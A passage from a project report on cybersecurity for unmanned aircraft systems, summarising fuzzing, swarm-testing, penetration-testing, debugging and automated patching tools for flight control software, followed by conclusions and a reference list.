PGFUZZ applied to three widely used flight control software systems: ArduPilot, PX4, and Paparazzi identifies 156 previously unknown bugs within 48 hours, of which 106 were confirmed by developers, and nine have already been patched. Notably, 128 of these bugs were undetectable by prior fuzzing methods, highlighting PGFUZZ’s effectiveness in addressing policy violations. This success demonstrates PGFUZZ’s ability to explore overlooked input spaces, optimize mutations using policy-driven heuristics, and ensure compliance with safety and functional requirements. PGFUZZ’s contributions include a behavior-aware bug oracle that formally represents RV safety policies, a policy-guided mutation engine that efficiently navigates the input space, and a robust evaluation showcasing its real-world applicability. By uncovering critical vulnerabilities in widely used RV software, PGFUZZ provides a powerful tool for improving safety, security, and reliability in autonomous systems.

Tool Links:

PGFuzz – Policy-driven fuzzing

5.2.2 Swarm testing

Drone swarms, inspired by swarm intelligence, enable large-scale and complex missions such as search and rescue, surveillance, and logistics. Unlike single drones, swarms rely on collaborative behavior orchestrated by swarm control algorithms to function effectively. However, these algorithms are vulnerable to logic flaws and sensor-based attacks that can propagate to other drones in the swarm. Such disruptions can result in severe consequences, including mission failures, collisions, casualties, and financial losses. Addressing these vulnerabilities requires systematic testing capable of uncovering subtle flaws in swarm algorithms and evaluating their resilience to adversarial attacks.

SWARMFLAWFINDER is a gray box fuzz testing framework designed to detect logic flaws in swarm control algorithms. Logic flaws can disrupt as well as degrade a swarm mission. SWARMFLAWFINDER introduces an *attack drone* that subtly interferes with swarm operations to expose such weaknesses without overt or naive attacks. A key innovation is the Degree of Causal Contribution metric, inspired by counterfactual causality, which quantifies the impact of attack drones on swarm behavior. By perturbing swarm executions and analyzing the causal relationships, SWARMFLAWFINDER guides the fuzzing process to uncover untested behaviors efficiently. Evaluated across four swarm algorithms, it identified 42 logic flaws, all confirmed by developers, demonstrating its effectiveness in discovering previously unknown vulnerabilities in drone swarms.

SwarmFuzz is a technique that demonstrates SPVs, which arise when attacking a *target drone* in a swarm, and results in the failure of a nearby *victim drone* in the swarm. An attacker manipulates the GPS signal of a *target drone*, causing it to deviate subtly and disrupt the swarm without directly colliding. These deviations propagate incorrect control commands to nearby *victim drones*, leading to collisions with obstacles. SwarmFuzz is a fuzzing framework that efficiently identifies SPVs by prioritizing target-victim drone pairs using the Swarm Vulnerability Graph and solving GPS spoofing parameters through gradient descent optimization. SwarmFuzz is evaluated in the SwarmLab simulator. It achieves a 48.8% success rate in discovering SPVs.

Both these tools emphasize the critical need to evaluate and secure drone swarms against adversarial threats that exploit flaws in swarm control algorithms. Together, these works provide robust methodologies for uncovering subtle vulnerabilities, enabling swarm designers to strengthen control algorithms against logical errors and sensor-based disruptions. By ensuring the resilience and security of drone swarms, these techniques contribute to safer and more reliable real-world swarm operations.

Tool Links:

- SwarmFuzz – Fuzzing tool for UAS swarms
- SwarmFlawFinder – Static analysis tool for UAS swarm configurations
- SwarmSim – Simulator for UAS swarms

5.2.3 Testing frameworks

A software testing framework is a structured set of guidelines, tools, and best practices designed to facilitate the testing process of software applications. It provides a systematic approach to testing by defining the methods, processes, and standards that testers should follow to ensure the quality and reliability of the software. A testing framework can encompass various types of testing, including unit testing, integration testing, functional testing, and performance testing, and it often includes components such as test scripts, test data, and reporting mechanisms.

One of the primary benefits of using a software testing framework is that it promotes consistency and repeatability in the testing process. By providing a standardized approach, teams can ensure that tests are executed in a uniform manner, making it easier to identify defects and verify that the software meets its requirements. Additionally, a well-defined framework can enhance collaboration among team members, as it establishes clear roles and responsibilities for testers, developers, and other stakeholders involved in the testing process.

Software testing frameworks can vary widely in their design and implementation. Some popular frameworks include JUnit for Java, NUnit for .NET, and Selenium for web application testing. These frameworks often come with built-in features such as assertions, test runners, and reporting tools that streamline the testing process. Furthermore, many frameworks support automation, allowing for the execution of tests without manual intervention, which can significantly reduce testing time and improve overall efficiency. By adopting a software testing framework, organizations can improve the quality of their software products while minimizing the risks associated with software defects.

Tool Links:

- Testing Frameworks – Wikipedia listing of available software testing frameworks.
- Free Testing Frameworks – Curated list of free software testing frameworks.
  NASA Testing Frameworks – NASA generated list of software testing frameworks.

5.2.4 Penetration Testing

Penetration testing, often referred to as "pen testing," is a simulated cyber-attack conducted by security professionals to evaluate the security of an organization's systems, networks, and applications. The primary objective of penetration testing is to identify vulnerabilities that could be exploited by malicious actors, allowing organizations to address these weaknesses before they can be leveraged in a real attack. This proactive approach to security helps organizations understand their security posture and provides insights into potential risks, enabling them to implement effective countermeasures.

The penetration testing process typically involves several phases, including planning, reconnaissance, scanning, exploitation, and reporting. During the planning phase, the scope and objectives of the test are defined, including which systems will be tested and the testing methods to be used. In the reconnaissance phase, testers gather information about the target environment, such as network architecture and system configurations. Scanning involves using automated tools to identify open ports and services, while exploitation tests the identified vulnerabilities to determine whether they can be successfully exploited. Finally, the results are compiled into a comprehensive report that outlines the findings, including vulnerabilities discovered, the potential impact of these vulnerabilities, and recommendations for remediation.

Penetration testing can take various forms, including black-box testing, white-box testing, and gray-box testing. Black-box testing simulates an external attack with no prior knowledge of the system, while white-box testing provides testers with full access to the system's architecture and source code. Gray-box testing falls somewhere in between, where testers have partial knowledge of the system. Each approach has its advantages and can provide different insights into the security of the organization. By regularly conducting penetration tests, organizations can enhance their security measures, ensure compliance with industry regulations, and foster a culture of security awareness among employees, ultimately reducing the risk of successful cyber-attacks.

Tool Links:

- Penetration Testing Frameworks – Free tools for penetration testing.
- OWASP Tool Listing – Free penetration testing tools
- Wireshark – Wireshark network testing and exploration environment.

5.3 Code rewriting

This section provides a high-level and selective review of relevant literature regarding code rewriting tools, including debugging tools, code refactoring tools, and PGPatch.

5.3.1 Debugging Tools

Debugging tools are essential software applications that assist developers in identifying, diagnosing, and resolving issues within their code. These tools provide a range of functionalities that allow developers to step through their code line by line, inspect variables, and monitor the flow of execution. By enabling a detailed examination of the program's state at various points during execution, debugging tools help developers pinpoint the exact location and nature of bugs, which can significantly reduce the time and effort required to fix them.

One of the primary features of debugging tools is the ability to set breakpoints, which are intentional stopping points in the code where execution pauses. This allows developers to analyze the current state of the application, including the values of variables and the call stack, at critical moments. Additionally, many debugging tools offer features such as watch expressions, which enable developers to monitor specific variables or expressions as the program runs. This level of insight is invaluable for understanding how different parts of the code interact and for identifying logical errors or unexpected behavior.

Furthermore, debugging tools often include advanced capabilities such as memory analysis, performance profiling, and automated testing integration. Memory analysis helps developers detect memory leaks and other resource management issues, while performance profiling allows them to identify bottlenecks and optimize the efficiency of their code. By integrating with automated testing frameworks, debugging tools can streamline the process of identifying and fixing issues that arise during testing. Overall, these tools play a crucial role in the software development lifecycle, enhancing code quality and ensuring that applications function as intended.

Debugging tools are exceptionally common. Virtually all code development environments have integrated refactoring tools.

Tool links

- VSCode – Top code development environment from Microsoft. Freely available.
- GDB – Gnu debugger. Freely available.
- IntelliJ – Top Java development environment.

5.3.2 Code Refactoring Tools

Refactoring tools are specialized software applications or features integrated into development environments that assist developers in restructuring existing code without altering its external behavior. These tools automate various refactoring tasks, such as renaming variables, extracting methods, and reorganizing classes, making it easier for developers to improve code quality and maintainability. By providing a systematic approach to refactoring, these tools help reduce the risk of introducing new bugs while enhancing the overall readability and organization of the codebase.

One of the key benefits of using refactoring tools is their ability to perform complex code transformations safely and efficiently. For instance, when a developer renames a method, the tool can automatically update all references to that method throughout the codebase, ensuring consistency and preventing errors that might arise from manual changes. Additionally, many refactoring tools come equipped with built-in code analysis features that identify code smells and suggest potential refactoring opportunities. This proactive approach enables developers to address issues before they become problematic, fostering a cleaner and more maintainable codebase.

Moreover, refactoring tools often integrate with version control systems, allowing developers to track changes and revert to previous versions if necessary. This integration provides an added layer of safety, as developers can experiment with refactoring without the fear of losing their work or introducing critical errors. By streamlining the refactoring process and promoting best practices, these tools empower developers to focus on writing high-quality code, ultimately leading to more robust and adaptable software applications.

Like debugging tools, refactoring tools are exceptionally common and typically complement debugging tools. Virtually all code development environments have integrated refactoring tools.

Tool links

- VSCode – Top code development environment from Microsoft. Freely available.
- Eclipse – Eclipse code development environment. Freely available.
- IntelliJ – Top Java development environment.

5.3.3 Patching

Timely patching of security vulnerabilities is critical to prevent adversaries from exploiting software flaws, but manual patch creation is labor-intensive and slow. APR approaches aim to address this by generating patches without human intervention. However, existing APR methods struggle to address logic bugs in RV control software. Unlike traditional bugs that cause program crashes, logic bugs cause deviations in physical behavior, making them harder to identify and fix. An analysis of 1,257 bugs in ArduPilot and PX4 revealed that 98.2% were logic bugs, underscoring their prevalence. RV software operates in both cyber space (program logic) and physical space (real-world conditions), where the correct behavior depends on the environment. For instance, an RV might need to land during GPS loss or reverse near an obstacle, making the input-output space much larger than that of traditional software. Test suite-based APR methods fail to handle such complexities due to incomplete test cases, while specification-based methods do not generate code-level patches.

PGPATCH addresses these challenges. It is a policy-guided APR framework designed specifically for RV control software. It fixes logic bugs using four components: Preprocessor, Patch Type Analyzer, Patch Generator, and Patch Verifier. Users provide a failing test case and a policy formula written in the PGPATCH Policy Language (PPL), which defines the expected behavior. Unlike test suite-based methods that require multiple test cases, PGPATCH requires only a single failing test case. The Patch Type Analyzer identifies the type of fix required, while the Patch Generator localizes the bug and creates the patch using the PPL formula. The Patch Verifier tests the generated patch to ensure it resolves the bug without breaking functionality or degrading performance. PGPATCH automates patch generation while maintaining correctness and efficiency, enabling rapid and reliable bug fixes for RV software.

PGPATCH is evaluated on ArduPilot, PX4, and Paparazzi, the three most widely used flight control systems for RVs. The framework successfully generates patches for 258 out of 297 logic bugs (86.9%), requiring an average of 12.5 minutes per patch. To assess usability, the authors conduct a user study with experienced RV developers, comparing the effort required to write PPL formulas versus manually creating patches. The results show that developers find PPL formulas easier to construct and less error-prone. This highlights PGPATCH's practical value in reducing the effort and time needed to patch logic bugs effectively. By automating behavior-aware patch generation, PGPATCH helps developers improve the safety and reliability of RVs.

Tool Links:

- PGPATCH – PGPATCH for policy-driven automated software patching.
- SolarWinds – Example commercial patch management system
- Comodo – Example public domain patch management system

6 CONCLUSION

This report documents outcomes from Project A58: "Illustrate the Need for UAS Cybersecurity Oversight & Risk Management." It provides a cybersecurity framework of relevant attacks, remediations, and tools relevant to UAS. The framework identifies numerous relevant attack types describing how each attack works, and what results from the attack, and links to the literature providing more detailed descriptions. The framework continues by identifying various remediations for the attacks including techniques used during design, testing, and operation. Finally, the framework identifies tools useful in mitigating identified attacks. Starting with a candidate attack, a UAS engineer can understand the attack and trace through the document to understand how it might be mitigated, and which tools can be used.

The conclusions from this effort are:

- There is clearly a need for a UAS cybersecurity framework and existing frameworks are inadequate for UAS systems;
- UAS systems are special examples of cyberphysical systems where sensors plan a vital operational role;
- UAS systems are examples of IoT systems characterized by dependency on communication and autonomy;
- While the resulting framework is a sufficient starting point, more study is warranted. Different attacks will be discovered; new capabilities introduced; and new adversaries encountered that require new mitigations.

APPENDIX A: LITERATURE REVIEW

The FAA approved literature review is found in the attached document.

APPENDIX B: TASK 3 SCENARIO SUMMARIES AND LESSONS LEARNED

A PDF summary of the Task 3 results is found in the attached document.

7 REFERENCES

[Agnew, 2023]
Dennis Agnew, Alvaro del Aguila, and Janise McNair
"Detection of Cyberattacks in a Software-Defined UAS Relay Network"
Proceedings of the IEEE Military Communications Conference (MILCOM)
Boston, MA, October, 2023
https://ieeexplore.ieee.org/document/10356217

[An, 2019]
Ni An and Steven Weber
"Efficiency and Detectability of Random Reactive Jamming in Carrier Sense Wireless Networks"
IEEE Transactions on Communications
vol. 67, no. 10, October 2019
https://ieeexplore.ieee.org/document/8768337

[Allen, 1970]
Allen, Frances E., and John Cocke.
"A program data flow analysis procedure."
Communications of the ACM
19(3) (1976): 137.

[Anthi, 2019]
Eirini Anthi, Lowri Williams, Małgorzata Słowińska, George Theodorakopoulos, and Pete Burnap
"A Supervised Intrusion Detection System for Smart Home IoT Devices"
IEEE Internet of Things Journal
vol. 6, no. 5, October, 2019
https://ieeexplore.ieee.org/document/8753563

[Bicakci, 2009]
Kemal Bicakci and Bulent Tavli
"Denial-of-Service attacks and countermeasures in IEEE 802.11 wireless networks"
Elsevier Computer Standards & Interfaces
vol. 31, pp. 931--941, 2009
https://www.sciencedirect.com/science/article/pii/S0920548908001438

[Burgess, 2024]
Matt Burgess
"The Dangerous Rise of GPS Attacks"
Wired
April 30, 2024
https://www.wired.com/story/the-dangerous-rise-of-gps-attacks/

[Calleganti, 2009]
Franco Callegati, Walter Cerroni, and Marco Ramilli

"Man-in-the-Middle Attack to the HTTPS Protocol"
IEEE Security & Privacy
vol. 7, no. 1, January-February, 2009
https://ieeexplore.ieee.org/document/4768661

[Cardieri, 2010]
Paulo Cardieri
"Modeling Interference in Wireless Ad Hoc Networks"
IEEE Communications Surveys & Tutorials
vol. 12, no. 4, Fourth Quarter, 2010
https://ieeexplore.ieee.org/document/5462980

[Chen & Bridges, 2017]
Q. Chen and R. A. Bridges
"Automated Behavioral Analysis of Malware: A Case Study of WannaCry Ransomware"
IEEE International Conference on Machine Learning and Applications (ICMLA)
December 2017, pp 454--460
https://doi.org/10.1109/ICMLA.2017.0-119

[CISA, 2023]
Cybersecurity and Infrastructure Security Agency (CISA)
"The Attack on Colonial Pipeline: What We've Learned, What We've Done Over the Past Two Years"
CISA News
2023
https://www.cisa.gov/news-events/news/attack-colonial-pipeline-what-weve-learned-what-weve-done-over-past-two-years

[Conti, 2016]
Mauro Conti, Nicola Dragoni, Viktor Lesyk
"A Survey of Man In The Middle Attacks"
IEEE Communications Surveys & Tutorials
vol. 18, no. 3, Third Quarter, 2016
https://ieeexplore.ieee.org/document/7442758

[Chawla, 2018]
Shiven Chawla and Geethapriya Thamilarasu.
“Security as a service: realtime intrusion detection in internet of things”
Proceedings of the Fifth Cybersecurity Symposium
2018

[Christey 2013]
Christey, Steve, et al.
“Common weakness enumeration."
Mitre Corporation
2013

[Deng, 2002]
Hongmei Deng, Wei Li, and Dharma P. Agrawal
"Routing Security in Wireless Ad Hoc Networks"
IEEE Communications Magazine
vol. 40, no. 10, pp. 70-75, October 2002
https://ieeexplore.ieee.org/document/1039859

[Dinakarrao, 2019]
S. M. Pudukotai Dinakarrao, H. Sayadi, H. M. Makrani, C. Nowzari, S. Rafatirad, and H. Homayoun.
“Lightweight Node-level Malware Detection and Network-level Malware Confinement in IoT Networks”
Design, Automation Test in Europe Conference Exhibition (DATE), 776–781.
2019

[DHS, 2017]
National Cybersecurity & Communications Integration Center (NCCIC) and National Coordinating Center for Communications (NCC)
"Improving the Operation and Development of Global Positioning System (GPS) Equipment Used by Critical Infrastructure"
Department of Homeland Security (DHS) Technical Report
2017
https://www.cisa.gov/sites/default/files/documents/Improving_the_Operation_and_Development_of_Global_Positioning_System_%28GPS%29_Equipment_Used_by_Critical_Infrastructure_S508C.pdf

[Dowd 2006]
Dowd, Mark, John McDonald, and Justin Schuh.
The art of software security assessment: Identifying and preventing software vulnerabilities.
Pearson Education
2006

[Du, 2022]
Wenliang Du
Computer & Internet Security: A Hands-on Approach, 3rd Edition
2022
978-17330039-4-0

[Feng, 2011]
Zi Feng, Jianxia Ning, Ioannis Broustis, Konstantinos Pelechrinis, Srikanth Krishnamurthy, and Michalis Faloutsos
"Coping with Packet Replay Attacks in Wireless Networks"
IEEE Conference on Sensor, Mesh and Ad Hoc Communications and Networks
Salt Lake City, UT, June, 2011
https://ieeexplore.ieee.org/document/5984919

[Ferreira, 2020]
Renato Ferreira, João Gaspar, Pedro Sebastião, and Nuno Souto
Effective GPS Jamming Techniques for UAS Using Low-Cost SDR Platforms
Springer Wireless Personal Communications
vol. 115, pages 2705--2727, 2020
https://link.springer.com/article/10.1007/s11277-020-07212-6

[FireEye, 2020]
FireEye
"Highly Evasive Attacker Leverages SolarWinds Supply Chain to Compromise Multiple Global Victims with SUNBURST Backdoor"
FireEye Threat Research
2020
https://www.fireeye.com/blog/threat-research/2020/12/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor.html

[Fredj 2021]
Fredj, Ouissem Ben, et al.
An OWASP top ten driven survey on web application protection methods.
Risks and Security of Internet and Systems: 15th International Conference, CRiSIS 2020, Paris, France, November 4–6, 2020, Revised Selected Papers 15.
Springer International Publishing
2021

[Gupta, 2023]
Brij B. Gupta, Akshat Gaurav, Varsha Arya, and Kwok Tai Chui
"Machine Learning-Based DDoS Mitigation Framework for Unmanned Aerial Vehicles (UAS) Environment Using Software-Defined Networks (SDN)"
IEEE Global Communications Conference (GLOBECOM)
Kuala Lumpur, Malaysia, December, 2023
https://ieeexplore.ieee.org/document/10437490

[Hadar, 2017]
Noy Hadar, Shachar Siboni, and Yuval Elovici.
“A Lightweight Vulnerability Mitigation Framework for IoT Devices”
Proceedings of the 2017 Workshop on Internet of Things Security and Privacy
Dallas, Texas, USA
Association for Computing Machinery, New York, NY, USA, 71–75.
https://doi.org/10.1145/3139937.3139944

[Hassija, 2021]
Vikas Hassija, Vinay Chamola, Adhar Agrawal, Adit Goyal, Nguyen Cong Luong, Dusit Niyato, Fei Richard Yu, and Mohsen Guizani
"Fast, Reliable, and Secure Drone Communication: A Comprehensive Survey"
IEEE Communications Surveys & Tutorials

vol. 23, no. 4, Fourth Quarter, 2021
https://ieeexplore.ieee.org/document/9488323

[Iguchi, 1999]
Makoto Iguchi and Shigeki Goto
"Network Surveillance for Detecting Intrusions"
IEEE Internet Workshop
Osaka, Japan, February 1999
https://ieeexplore.ieee.org/document/810999

[Jaramillo, 2018]
Luis Suastegui Jaramillo
“Malware Detection and Mitigation Techniques: Lessons Learned from Mirai DDOS Attack”
Journal of Information Systems Engineering Management
vol. 3, no. 7 2018.
https://doi.org/10.20897/jisem/2655

[Kennedy, 1979]
Kennedy, Ken.
A survey of data flow analysis techniques.
IBM Thomas J. Watson Research Division,
1979
https://www.clear.rice.edu/comp512/Lectures/Papers/1981-kennedy-survey-scan.pdf

[Khan, 2017]
Danista Khan and Mah zaib Jamil
"Study of detecting and overcoming black hole attacks in MANET: A Review"
International Symposium on Wireless Systems and Networks (ISWSN)
Lahore, Pakistan, November, 2017
https://ieeexplore.ieee.org/document/8250039

[Kirda, 2006]
Engin Kirda, Christopher Kruegel, Greg Banks, Giovanni Vigna, and Richard Kemmerer
"Behavior-based Spyware Detection"
USENIX Security Symposium
Vancouver, BC, July, 2006
https://www.usenix.org/conference/15th-usenix-security-symposium/behavior-based-spyware-detection

[Li, 2011]
F. Li, A. Lai, and D. Ddl
"Evidence of Advanced Persistent Threat: A Case Study of Malware for Political Espionage"
International Conference on Malicious and Unwanted Software
2011, pp. 102–109
https://ieeexplore.ieee.org/document/6112333

[Malladi, 2002]
Sreekanth Malladi, Jim Alves-Foss, and Robert B. Heckendorn
On Preventing Replay Attacks on Security Protocols
Technical Report, University of Idaho, Center for Secure and Dependable Systems
2002

[Mo, 2009]
Yilin Mo, Bruno Sinopoli
"Secure Control Against Replay Attacks"
Allerton Conference on Communication, Control, and Computing
Monticello, IL, September, 2009
https://ieeexplore.ieee.org/document/5394956

[Mughal, 2023]
Umair Ahmad Mughal, Muhammad Ismail, and Syed Ali Asad Rizvi
"Stealthy False Data Injection Attack on Unmanned Aerial Vehicles with Partial Knowledge"
IEEE Conference on Communications and Network Security (CNS)
Orlando, FL, October, 2023
https://ieeexplore.ieee.org/document/10289001

[Noorani, 2019]
M. Noorani, S. Mancoridis, and S. Weber
"On the Detection of Malware on Virtual Assistants Based on Behavioral Anomalies"
International Conference on Malicious and Unwanted Software (MALWARE)
2019
https://www.cs.drexel.edu/~mancors/papers/MALWARE19.pdf

[Manesh, 2019]
Mohsen Riahi Manesh and Naima Kaabouch
"Cyber-attacks on unmanned aerial system networks: Detection, countermeasure, and future research directions"
Elsevier Computers & Security
vol. 85, pages 386--401, 2019
https://www.sciencedirect.com/science/article/pii/S0167404819300963

[PacketLabs, 2024]
Packet Labs
"A Guide To Replay Attacks And How To Defend Against Them"
Packet Labs Blog
April 9, 2024
https://www.packetlabs.net/posts/a-guide-to-replay-attacks-and-how-to-defend-against-them/

[Pirayesh, 2022]
Hossein Pirayesh and Huacheng Zeng
"Jamming Attacks and Anti-Jamming Strategies in Wireless Networks: A Comprehensive Survey"

IEEE Communications Surveys & Tutorials
vol. 24, no. 2, Second Quarter, 2022
https://ieeexplore.ieee.org/document/9733393

[Psiaki, 2016]
Mark Psiaki and Todd Humphreys
"GNSS Spoofing and Detection"
Proceedings of the IEEE
vol. 104, no. 6, June, 2016
https://ieeexplore.ieee.org/document/7445815

[Rodday, 2016]
Nils Miro Rodday, Ricardo de O. Schmidt, and Aiko Pras
"Exploring security vulnerabilities of unmanned aerial vehicles"
IEEE/IFIP Network Operations and Management Symposium (NOMS)
Istanbul, Turkey, April, 2016
https://ieeexplore.ieee.org/document/7502939

[Rudd, 2017]
Ethan M. Rudd, Andras Rozsa, Manuel Günther, and Terrance E. Boult
"A Survey of Stealth Malware Attacks, Mitigation Measures, and Steps Toward Autonomous Open World Solutions"
IEEE Communications Surveys & Tutorials
vol. 19, no. 2, Second Quarter 2017
https://ieeexplore.ieee.org/document/7778160

[Stallings 2015]
Stallings, William, and Lawrie Brown
Computer security: principles and practice
Pearson
2015.

[Stuttard 2011]
Stuttard, Dafydd
The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws.
Wade AIcorn
2011

[Syverson, 1994]
Paul Syverson
"A taxonomy of replay attacks"
The Computer Security Foundations Workshop
Franconia, NH, June, 1994
https://ieeexplore.ieee.org/abstract/document/315935

[Tesfay, 2024]

Angesom Ataklity Tesfay, Driss Aouladhadj, Virginie Deniau, Christophe Gransart, Mickael Dufour, and Patrick Sondi
"Smart Jamming: Deep Learning-Based UAS Neutralization System"
International Symposium on Electromagnetic Compatibility (EMC Europe)
Bruges, Belgium, September, 2024
https://ieeexplore.ieee.org/document/10722367

[Tlili, 2024]
Fadhila Tlili, Samiha Ayed, and Lamia Chaari Fourati
"Advancing UAS security with artificial intelligence: A comprehensive survey of techniques and future directions"
Springer Internet of Things
vol. 27, pp. 101281, 2024
https://doi.org/10.1016/j.iot.2024.101281

[Valeros, 2020]
Veronica Valeros and Sebastian Garcia
"Growth and Commoditization of Remote Access Trojans"
IEEE European Symposium on Security and Privacy Workshops (EuroS&PW)
Genoa, Italy, September, 2020
https://ieeexplore.ieee.org/document/9229824

[Wang & Johnson, 2018]
P. Wang and C. Johnson
"Cybersecurity Incident Handling: A Case Study of the Equifax Breach"
Issues in Information Systems
vol. 19, no. 3, 2018, pp. 150–159
https://iacis.org/iis/2018/3_iis_2018_150-159.pdf

[Xiang, 2011]
Yang Xiang, Ke Li, and Wanlei Zhou
"Low-Rate DDoS Attacks Detection and Traceback by Using New Information Metrics"
IEEE Transactions on Information Forensics and Security
vol. 6, no. 2, June 2011
https://ieeexplore.ieee.org/document/5696753

[Xiao, 2018]
L. Xiao, X. Wan, X. Lu, Y. Zhang, and D. Wu.
“IoT Security Techniques Based on Machine Learning: How Do IoT Devices Use AI to Enhance Security?”
IEEE Signal Processing Magazine
vol. 35, no. 5, 2018

[Xiong, 2021]
Runqun Xiong, Lan Xiong, Feng Shan, and Junzhou Luo
"SBHA: An undetectable black hole attack on UANET in the sky"

Wiley Concurrency and Computation: Practice and Experience
vol. 35, no. 13
https://onlinelibrary.wiley.com/doi/10.1002/cpe.6700

[Mourtaji, 2019]
Youness Mourtaji, Mohammed Bouhorma, and Daniyal Alghazzawi.
“Intelligent Framework for Malware Detection with Convolutional Neural Network”
Proceedings of the 2nd International Conference on Networking, Information Systems & Security (NISS19).
Rabat, Morocco 20
Association for Computing Machinery, New York, NY, USA,
https://doi.org/10.1145/3320326.3320333

[Yu, 2024]
Zhenhua Yu, Zhuolin Wang, Jiahao Yu, Dahai Liu, Houbing Herbert Song, and Zhiwu Li
"Cybersecurity of Unmanned Aerial Vehicles: A Survey"
IEEE Aerospace and Electronic Systems Magazine
vol. 39, no. 9, pp. 182-215, September 2024
https://ieeexplore.ieee.org/document/10261240

[Zargar, 2013]
Saman Zargar, James Joshi, and David Tipper
"A Survey of Defense Mechanisms Against Distributed Denial of Service (DDoS) Flooding Attacks"
IEEE Communications Surveys & Tutorials
vol. 15, no. 4, Fourth Quarter, 2013
https://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=6489876

[Zhao , 2015]
G. Zhao, K. Xu, L. Xu, and B. Wu
"Detecting APT Malware Infections Based on Malicious DNS and Traffic Analysis"
IEEE Access
vol. 3, pp. 1132–1142, 2015
https://ieeexplore.ieee.org/document/7163279

[Zilberman, 2024]
Aviram Zilberman, Amit Dvir, and Ariel Stulman
"SPRINKLER: A Multi-RPL Man-in-the-Middle Identification Scheme in IoT Networks"
IEEE Transactions on Mobile Computing
vol. 23, no. 10, October, 2024
https://ieeexplore.ieee.org/document/10452850